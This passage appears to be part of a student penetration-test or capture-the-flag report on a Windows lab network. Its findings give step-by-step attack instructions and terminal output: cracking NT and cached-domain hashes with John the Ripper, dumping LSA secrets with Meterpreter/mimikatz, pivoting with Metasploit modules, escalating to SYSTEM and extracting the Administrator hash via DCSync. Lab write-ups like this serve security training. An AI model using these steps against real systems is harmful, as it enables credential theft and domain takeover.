0.00% 3/3 (ETA: 2023-04-21 04:23) 0g/s 24678Kp/s 24678Kc/s 49357KC/s CIBSIAG..CIB1815 Session aborted root kali # john --format=ntlm win10.txt Unknown ciphertext format name requested root kali # john --format=nt win10.txt Using default input encoding: UTF-8 Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3]) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 23 candidates buffered for the current salt, minimum 24 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Computer! (flag6) 1g 0:00:00:00 DONE 2/3 (2023-04-17 19:56) 6.666g/s 601033p/s 601033c/s 601033C/s News2..Zephyr! Use the "--show --format=NT" options to display all of the cracked passwords reliably Session completed. root kali # 
Affected Hosts	172.22.117.20
Remediation	ensure all sw has the latest security patches.


Vulnerability 7	Findings
Title	Lateral movement
Type (Web app / Linux OS/ Windows OS)	Windows OS
Risk Rating	Critical
Description	navigate to C:\Users\Public\Documents, theres a file called flag7.txt, run type flag7.txt to open and reveal the flag.
Images	
Affected Hosts	172.22.117.20
Remediation	There are several practices to prevent lateral movement. Least privilege-each user should be categorized and have access only to servers or systems that are required for their job.

Vulnerability 8	Findings
Title	Attacking the LSA
Type (Web app / Linux OS/ Windows OS)	Windows OS
Risk Rating	Critical
Description	In meterpreter on the windows 10 machine, run kiwi_cmd lsadump::cache and find a user called ADMBob and their password. Crack in John and use those credentials in the windows/local/wmi exploit to pivot to the domain controller machine.
Images	


```
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~ ×    root@kali: ~ ×
    creds_msv              Retrieve LM/NTLM creds (parsed)
    creds_ssp              Retrieve SSP creds
    creds_tspkg            Retrieve TsPkg creds (parsed)
    creds_wdigest          Retrieve WDigest creds (parsed)
    dcsync                 Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm            Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create   Create a golden kerberos ticket
    kerberos_ticket_list   List all kerberos tickets (unparsed)
    kerberos_ticket_purge  Purge any in-use kerberos tickets
    kerberos_ticket_use    Use a kerberos ticket
    kiwi_cmd               Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam           Dump LSA SAM (unparsed)
    lsa_dump_secrets       Dump LSA secrets (unparsed)
    password_change        Change the password/hash of a user
    wifi_list              List wifi profiles/creds for the current user
    wifi_list_shared       List shared wifi profiles/creds (requires SYSTEM)

meterpreter > lsa_dump_sam
[!] Not running as SYSTEM, execution may fail
meterpreter > creds_all
[!] Not running as SYSTEM, execution may fail
meterpreter > shell
Process 2436 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.


C:\Windows\system32>
```






	 root@kali: ~ File Actions Edit View Help root@kali: ~ root@kali: ~ Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 249 candidates buffered for the current salt, minimum 512 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Proceeding with incremental:LM_ASCII 0g 0:00:00:10 0.00% 3/3 (ETA: 2023-04-20 13:47) 0g/s 30795Kp/s 30795Kc/s 61591KC/s FOTHZY..FFR5HM Session aborted ┌──(root㉿kali)-[~] └─# john --format=mscash 3.txt Using default input encoding: UTF-8 Loaded 1 password hash (mscash, MS Cache Hash (DCC) [MD4 32/64]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Proceeding with incremental:ASCII 0g 0:00:00:10 3/3 0g/s 3511Kp/s 3511Kc/s 3511KC/s potcry21..pine1408 Session aborted ┌──(root㉿kali)-[~] └─# john --format=mscash2 3.txt Using default input encoding: UTF-8 Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Changeme! (ADMBob) 1g 0:00:00:00 DONE 2/3 (2023-04-17 21:04) 1.666g/s 1733p/s 1733c/s 1733C/s falcon..barney Use the "--show --format=mscash2" options to display all of the cracked passwords reliably Session completed. ┌──(root㉿kali)-[~] └─#
Affected Hosts	172.22.117.20
Remediation	Update to latest security patch.

Vulnerability 9	Findings
Title	Navigating to the exploited C:\directory
Type (Web app / Linux OS/ Windows OS)	Windows OS
Risk Rating	Critical
Description	Exploiting the previous shell the system was compromised further. use the windows/local/persistence_service module in metasploit against your meterpreter session on the domain controller to escalate to system privileges, then go to C:\ and run type flag9.txt to review the flag.

Images	
Affected Hosts	172.22.117.20
Remediation	monitor to detect and notify the security team of anything suspicious.

Vulnerability 10	Findings
Title	Access the default admin credentials
Type (Web app / Linux OS/ Windows OS)	Windows OS
Risk Rating	High
Description	Run dcsync_ntlm Administrator from the system meterpreter shell to get the Administrator user's hash

Images	
Affected Hosts	**172.22.117.20**
Remediation	**Move sensitive files to more secure areas and restrict unauthorized access**